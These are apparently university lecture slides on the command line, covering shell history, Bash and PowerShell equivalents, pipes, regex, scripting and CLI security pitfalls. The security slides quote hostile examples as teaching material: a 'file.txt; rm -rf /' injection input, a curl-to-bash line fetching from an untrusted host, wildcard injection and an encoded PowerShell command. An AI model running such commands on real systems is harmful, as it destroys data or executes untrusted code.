T-401-ICYB
Command Line Interface

Stephan Schiffel
stephans@ru.is
Reykjavik University, Iceland

26.11.2025


Outline

History

1. Pre-History: Batch Processing (1950s)

Before screens existed, there was no "user interface."

- **Method:** Batch Processing.
- **Input:** Punch Cards (paper cards with holes).
- **Latency:** Users waited hours for results.



Punch Card Deck (Source: Wikimedia/ArnoldReinhold)

2. The Era of the CLI (1960s – 1980s)

Time-sharing allowed immediate interaction.

- **Teletypes/Terminals:** The "Glass TTY" replaced paper printers.
- **Unix (1969):** Introduced the Shell and piping.
- **MS-DOS (1981):** Brought CLI to the home (commands like `DIR`).

DEC VT100 Terminal (Source: Wikimedia/J.Scott)

3. The Birth of the GUI (1970s – 1990s)

A visual metaphor to make computing accessible.


- **Xerox PARC (1973):** Invented the **WIMP** metaphor (Windows, Icons, Menus, Pointer).
- **Macintosh (1984):** First commercial success; popularized the mouse.
- **Windows 95:** Solidified GUI dominance; hid the command line.

Xerox Alto (Source: Wikimedia/M.Kozlenko)

4. Modern Convergence (2000s – Present)

The Internet and Open Source revived the CLI.

- **Linux:** Dominates Internet infrastructure.
- **Mac OS X:** Friendly GUI on top of Unix CLI.
- **Cloud Computing:** "Headless" servers lack monitors.



Headless Servers (Source: Wikimedia/V.Grigas)

Why Use the Command Line?

1. Efficiency & Workflow

- **Speed and Efficiency:** Keyboard-driven workflows are significantly faster than navigating nested menus with a mouse.
- **Wildcards and Regex:** Select non-sequential files instantly based on patterns (e.g., `*.log`) rather than clicking files individually.
- **The "Unix Philosophy" (Piping):** Chain different tools together, passing output from one command as input to another to create complex workflows on the fly.
- **Automation and Scripting:** Create loops, scripts, and scheduled tasks (cron) to process data instantly, which is impossible to automate in a GUI.

2. Power, Control, & Tooling

- **Accessing the "Hidden" 20%:** GUIs often only show the most common 80% of features. The CLI exposes 100% of a software's options and API.
- **Overriding Safety Rails:** Force actions (using `sudo` or force flags) that the GUI blocks to "protect" the user (e.g., deleting locked files).
- **Granular Control and Debugging:** View verbose error messages and stack traces instead of generic "Something went wrong" GUI pop-ups.
- **Developer Tooling Dominance:** Many tools like Git, Docker, npm, and pip are "CLI-first"—their full power is only available via text.

3. Infrastructure & Internals

- **Remote Server Management:** The standard for managing cloud infrastructure (AWS/Azure) and "headless" servers is via SSH (text-based protocol).
- **Low Resource Usage:** Essential for older hardware or high-performance servers where GUI overhead is wasteful.
- **System Rescue:** Often the only interface available to kill rogue processes when the Graphical User Interface crashes or freezes.
- **Deep Metadata Access:** Visibility into file details hidden by explorers, such as inode numbers, specific permissions, and nanosecond timestamps.
- **Direct Kernel Communication:** Access raw hardware logs and kernel messages (`dmesg`) that exist beneath the GUI layer.

4. Consistent Interface

- **Across Platforms:** Unix, Linux, Mac, Windows WSL (Bash) all use the same commands
- **Through Time:** Many CLI commands still work the same since they were first created in the 1970s. How often does the Windows GUI change?
- **Easier to Communicate:**
  "enter the following 5 commands"
  vs.
  "first open the little control panel icon in this part of your screen, unless you're using system XYZ, in which case it is on the other side of the screen; then click over here on this thingy and then click here on this button, etc. etc."

Different Shells (CLIs)

CLI Ecosystems

The Unix/Linux Family

- **Bash:** POSIX compliant, default on most Linux
- **Zsh:** more customizable, advanced features, default on macOS

The Windows Family

- **PowerShell:** standard for Windows administration, OO (pipes **.NET Objects** instead of text)
- **WSL (Windows Subsystem for Linux):** allows to run Bash/Zsh
- **CMD (Legacy):** Deprecated. Only used for legacy batch files.

Infrastructure & Language CLIs

- Cloud CLIs (AWS CLI, Azure CLI, gcloud)
- Language REPLs (Read-Eval-Print Loops), e.g., `python -i`

Which Shell Should You Learn?

Professional Role	**Primary CLI to Learn**
Linux SysAdmin / DevOps	**Bash** (for universal scripting)
Web Developer (Mac/Linux)	**Zsh** (for daily workflow efficiency)
Windows SysAdmin	**PowerShell** (for OS management)
Windows Developer	**WSL (Bash)** (compatibility)

(suggested by Gemini)

Useful Commands

Bash vs. Powershell

Warning

PowerShell allows you to use many Bash command names (like `ls` or `cp`), but they are just **aliases**.

- **The Syntax:** PowerShell uses "Verb-Noun" pairs (e.g., `Get-ChildItem`).
- **The Alias:** `ls` is just a nickname for `Get-ChildItem`.
- **The Trap:** Command names work, but **their flags do not**.
  - *Bash:* `ls -la` ✔
  - *PowerShell:* `ls -la` ✗→ Must use `ls -Force`

Navigation & File Manipulation

Action	**Bash / Zsh**	**PowerShell (Cmdlet)**
Print Directory	`pwd`	`pwd` (Get-Location)
List Files	`ls`	`ls` / `dir` (Get-ChildItem)
List Hidden Files	`ls -a`	`ls -Force`
Change Dir	`cd`	`cd` (Set-Location)
Create File	`touch file`	`ni file` (New-Item)
Copy	`cp`	`cp` / `copy` (Copy-Item)
Move/Rename	`mv`	`mv` / `move` (Move-Item)
Delete	`rm`	`rm` / `del` (Remove-Item)
Force Delete	`rm -rf`	`rm -Recurse -Force`
Show the manual	`man <command>`	`help`, `man` (Get-Help)
History	`history`	`history` (Get-History)
	Use CTRL+R for reverse search in history	

Convienience functionality (e.g., auto-complete (TAB) for commands and filenames, auto-correct, etc) depends on which shell and version you use.

Reading & Searching

Action	Bash / Zsh	PowerShell Equivalent
Read content	`cat`	`cat` / `type` (Get-Content)
Pager	`less`	`more`
First N lines	`head -n 10`	`select -first 10` (Select-Object -First 10)
Last N lines	`tail -n 10`	`select -last 10` (Select-Object -Last 10)
Live Log	`tail -f`	Get-Content -Wait
Search Text	`grep "txt"`	`sls "txt"` (Select-String)
Find File	`find . -name "X"`	`ls -r -filter "X"` (Get-ChildItem -Recurse -Filter)
Find File by Content	`grep -R "txt"`	`ls -r | sls "txt"` (Get-ChildItem -Recurse | Select-String -Pattern ”txt”)

Admin & Networking

- **SuperUser Permissions:**
  - *Bash:* `sudo command`
  - *PowerShell:* Right-Click → "Run as Administrator"
- **Process Management:**
  - *Bash:* `ps`, `kill PID`
  - *PowerShell:* `ps` (Get-Process), `kill` (Stop-Process)
- **Web Requests:**
  - *Bash:* `curl url`
  - *PowerShell:* `curl` (Invoke-WebRequest)
  - *Note:* PS 'curl' is NOT the real curl. It parses HTML objects.

Pipes - The Glue of the Command Line

```
command1 | command2
```

Definition: A mechanism that connects the output of one program to the input of another.

- **The Symbol:** The vertical bar (`|`).
- **The Flow: STDOUT** of one command becomes **STDIN** of the next.
- **The Unix Philosophy:** "Write programs that do one thing and do it well. Write programs to work together."
- **The Benefit:** No need to create temporary files. Data flows in memory.

Text vs. Object Streams

Bash/Zsh (Text Streams)

- Pipes carry sequences of characters.
- The receiving command needs to parse the strings.
- *Example:* `ls | grep ".txt$"` (matches the string in each line).

PowerShell (Objects)

- Commands output .NET Objects.
- The receiving command operates on objects and their properties.
- *Example:*


  `ls | Where Extension -eq ".txt"`

  (matches the "Extension" property of the file objects)

PowerShell is more verbose, but more precise for structured data.

A Pipeline Example

Goal: Find the 3 largest files in a directory.




```
ls -l | sort -nk5 | tail -n3
```

The Logic:

1. `ls` generates the raw list.
2. The pipe passes that list to `sort`.
3. `sort` reorders the data.
4. The pipe passes the sorted list to `tail`.
5. `tail` discards everything except the final 3 lines.

Patterns: File Globs vs. Regular Expressions (Regex)

The Confusion

Both systems use similar symbols (like `*`) but they mean different things and serve different purposes.

	File Globs (Wildcards)	**Regular Expressions (Regex)**
Interpreter	**The Shell** (Bash/Zsh/PS)	**The Tool** (grep, sed, awk, editors)
Target	**Filenames**	**Text Content** (Inside files)
Timing	Expands *before* command runs.	Processed *during* command execution.
The * Symbol	"Everything" (e.g., `*.txt`)	"Zero or more of the previous character"
The ? Symbol	"Any single character"	"Zero or one of the previous character"
Common Use	`ls *.jpg`	`grep "Error.*" log.txt`

Regular Expression Syntax

Basic Syntax Cheatsheet:

- `.` (Dot) → Any single character.
- `^` (Caret) → Start of a line.
- `$` (Dollar) → End of a line.
- `*` (Star) → Zero or more of the previous item.
- `[a-z]` → Any character in the bracket range.
- `(X|Y)` → Either pattern X or pattern Y.

Example: Finding an Error Code

Pattern: `^Error:␣*[0-9]+`

- `^` → Look only at the start of the line.
- `Error:` → Look for this exact word (including the space).
- `[0-9]` → Look for any digit.
- `+` → There must be at least one digit (but maybe more).

Matches: "Error: 404", but ignores "No Error: 200"

Text Processing: tr, cut, sed, awk

Tool	Mental Model	Syntax & Example

tr	**The Char Swapper.**
	Swaps or deletes single characters. Cannot handle words.
		`tr 'old' 'new'`
		Ex: Uppercase
		`echo "hi" | tr 'a-z' 'A-Z'`

cut	**The Slicer.**
	Strictly slices each line based on a specific delimiter (like a comma).
		`cut -d"delim" -f#`
		Ex: Get 1st column of CSV
		`cut -d"," -f1 data.csv`

sed	**The Surgeon.**
	Uses Regex to find and replace patterns within the text.
		`sed 's/find/replace/g'`
		Ex: Replace text
		`sed 's/cat/dog/g' file.txt`

awk	**The Spreadsheet.**
	Smart column extraction. Handles messy whitespace automatically.
		`awk '{print $N}'`
		Ex: Get PID (2nd col) from ps
		`ps aux | awk '{print $2}'`

cut vs. awk

Use **cut** for simple delimiters (CSV). Use **awk** for messy output (like `ls` or `ps`) where spaces vary.

Text Processing: tr, cut, sed, awk

Tool	Mental Model	Syntax & Example

tr	**The Char Swapper.**
	Swaps or deletes single characters. Cannot handle words.
		`tr 'old' 'new'`
		Ex: Uppercase
		`echo "hi" | tr 'a-z' 'A-Z'`

cut	**The Slicer.**
	Strictly slices each line based on a specific delimiter (like a comma).
		`cut -d"delim" -f#`
		Ex: Get 1st column of CSV
		`cut -d"," -f1 data.csv`

sed	**The Surgeon.**
	Uses Regex to find and replace patterns within the text.
		`sed 's/find/replace/g'`
		Ex: Replace text
		`sed 's/cat/dog/g' file.txt`

awk	**The Spreadsheet.**
	Smart column extraction. Handles messy whitespace automatically.
		`awk '{print $N}'`
		Ex: Get PID (2nd col) from ps
		`ps aux | awk '{print $2}'`

cut vs. awk

Use **cut** for simple delimiters (CSV). Use **awk** for messy output (like `ls` or `ps`) where spaces vary.

PowerShell Equivalents: The Object Way

In PowerShell, you rarely manipulate raw text streams. You manipulate **Properties** and call **Methods**.

Unix Tool	**PowerShell Strategy**	**PowerShell Syntax / Example**
`tr` (Char swap)	**String Methods.** Call .NET methods directly on the string object.	`<String>.Method()` *Ex:* `"hello".ToUpper()` *Ex:* `" hi ".Trim()`

sed (Regex replace)	**The -replace Operator.** Uses Regex natively to swap patterns.	`$_ -replace 'regex','new'`
		Ex:
		`"cat" -replace 'c','b'`
		→ "bat"

`cut` & `awk` (Columns)	**Select-Object.** Don't cut delimiters; ask for the property name.	`Select-Object Name, Id`
		Ex (CSV):
		`Import-Csv data.csv | select Email`

Loops: Iterating over Items

Bash Syntax

- Structure: `for ... do ... done`
- Variable accessed via `$var`

Example:

```
for f in *.txt; do
    mv "$f" "$f.bak"
done
```

PowerShell Syntax

- Structure: `foreach` or pipeline
- Current item is `$_` (in pipe)

Example:

```
ls *.txt | ForEach-Object {
    Rename-Item $_ -NewName ($_
    .Name + ".bak")
}
```

Functions: Arguments and Parameters

Bash (Positional)

- Arguments are unnamed.
- Accessed by number (`$1`, `$2`).

PowerShell (Named)

- Arguments are named parameters.
- Defined in `param()` block.

Bash Function

```
greet() {
  echo "Hello $1"
}
```

Usage: `greet "John"`

PowerShell Function

```
function Greet {
  param($Name)
  Write-Host "Hello $Name"
}
```

Usage: `Greet -Name "John"`

Editors and Script Files

CLI Text Editors: Nano, Vim, Emacs

The Challenge: Editing files directly on a server without a mouse.

Editor	Archetype	Description
Nano	**The Beginner**	**Modeless.** behaves like Notepad. Instructions are listed at the bottom (e.g., `^X` to Exit).
Vim	**The Standard**	**Modal.** You are either in "Insert Mode" (typing) or "Command Mode" (navigating). Extremely fast once learned. Installed on 99% of servers.
Emacs	**The Ecosystem**	**Programmable.** An interpreter for Lisp. Extremely powerful (can run email, calendars, games), but complex key combinations.

Windows has no native *in-console* editor installed by default.

Pro Tip

If you don't want to learn Vim, at least remember how to close it: `<ESC> :q! <ENTER>`

Script Files: Storing and Executing

Shell	Extension	Header	Execution Requirements
Bash	`.sh` (optional)	`#!/bin/bash` ("Shebang")	**Permission:** Must be executable (run `chmod +x file.sh`) **Run:** Must use `./file.sh` (Security feature).
CMD (Legacy)	`.bat` `.cmd`	`@echo off` (optional)	**Run:** Type the filename (e.g., `run.bat`).
PowerShell	`.ps1`	*None*	**Policy:** Blocked by default. Enable with, e.g., `Set-ExecutionPolicy X`. **Run:** Must use `.\file.ps1` (Like Bash).

The Shebang (`#!`)

In Unix/Bash, the first line `#!/bin/bash` tells the OS which interpreter to use. You can change this to e.g. `#!/usr/bin/python` to write a Python script that behaves like a shell script.

Vulnerabilities in the Command Line

Injection and Unsafe Execution

Shell Injection (Command Injection)

Occurs when user input is passed unsanitized to a system command.

- **Vulnerable Code:** `rm $filename`

Injection and Unsafe Execution

Shell Injection (Command Injection)

Occurs when user input is passed unsanitized to a system command.

- **Vulnerable Code:** `rm $filename`
- **Malicious Input:** `file.txt; rm -rf /`
- **Result:** The shell interprets the semicolon as "end of command" and executes the delete command next.
- **Fix:** `rm "$filename"`

Injection and Unsafe Execution

Shell Injection (Command Injection)

Occurs when user input is passed unsanitized to a system command.

- **Vulnerable Code:** `rm $filename`
- **Malicious Input:** `file.txt; rm -rf /`
- **Result:** The shell interprets the semicolon as "end of command" and executes the delete command next.
- **Fix:** `rm "$filename"`

The "Curl — Bash" Anti-Pattern

```
curl http://untrusted.com/script.sh | bash
```

Injection and Unsafe Execution

Shell Injection (Command Injection)

Occurs when user input is passed unsanitized to a system command.

- **Vulnerable Code:** `rm $filename`
- **Malicious Input:** `file.txt; rm -rf /`
- **Result:** The shell interprets the semicolon as "end of command" and executes the delete command next.
- **Fix:** `rm "$filename"`

The "Curl — Bash" Anti-Pattern

```
curl http://untrusted.com/script.sh | bash
```

- **The Risk:** You are executing code from the internet blindly.
- **The Fix:** Download the script first, inspect the code (read it), and *then* (maybe) execute it.

Operational Security

History File Leaks

- Shells save command history to disk (e.g., `.bash_history`).
- **Danger:** Typing secrets in flags.
  `mysql -pSecret123`
- **Result:** Password is stored in plain text on the hard drive.
- **Fix:** Use interactive prompts or environment variables.

Path Hijacking

- The `$PATH` variable controls where the shell looks for programs.
- **Danger:** Adding `.` (current directory) to the start of PATH (or in the path at all).
- **Scenario:** Attacker puts a virus named `ls` in a shared folder. You type `ls`, and the virus runs instead of the real command.

Permission Laziness

The "chmod 777" trap

- **Action:** Granting Read/Write/Execute permissions to *Everyone* to fix a "permission denied" error.
- **Risk:** Any user (or hacked web service) can overwrite your scripts.
- **Scenario:** Attacker modifies a startup script. When you reboot, their malware runs with your admin privileges.

Running as Root

- **Principle of Least Privilege:** Always log in as a standard user; use `sudo` only when necessary.
- **The Typo Hazard:** `rm -rf / home/foo/bar`
  (The space after the slash deletes the entire root directory).

Tricks and Obfuscation

Unix: Wildcard Injection

Concept: Filenames can look like Flags.

1. Attacker creates a file named `-rf`.
2. Admin runs `rm *` inside that folder.
3. Shell expands `*` to: `file1 file2 -rf`.
4. Command becomes: `rm file1 file2 -rf`.
5. **Result:** `rm` forces a recursive delete instead of deleting the file named "-rf".

PowerShell Obfuscation

Attackers hide malicious code using Base64 to bypass text scanners.

```
powershell.exe -EncodedCommand ZWNobyAiaGFja2VkIg==
```

Up Next ..

Further Studies / Experiments

- How can you prevent wildcard injection attacks, such as the one with `rm *` shown in the slides?
- **The "Curl — Bash" Problem:** Find a recent example of a supply-chain attack where a remote script was compromised. If you must install software this way, what specific steps should you take to verify the script's integrity before running it?
- **Principle of Least Privilege:** Why is sudo safer than logging in as root directly? Research the concept of the "Audit Trail" in system logs. How does sudo help track who did what?
- **Path Hijacking:** Create a safe experiment on your own machine (or a VM): Create a script named 'ls' in a local folder, modify your $PATH, and see if you can trick your shell into running it. How do modern OSs (Windows/Linux) try to prevent this by default?
- **The Un-deletable File:** You have a file named '-i'. Every time you try to delete it (rm -i), the system asks you for confirmation, but even if you say yes, it doesn't delete. Why? How do you fix it?

Lab 3

- Find your way through a randomly generated file tree using command line tools and scripts.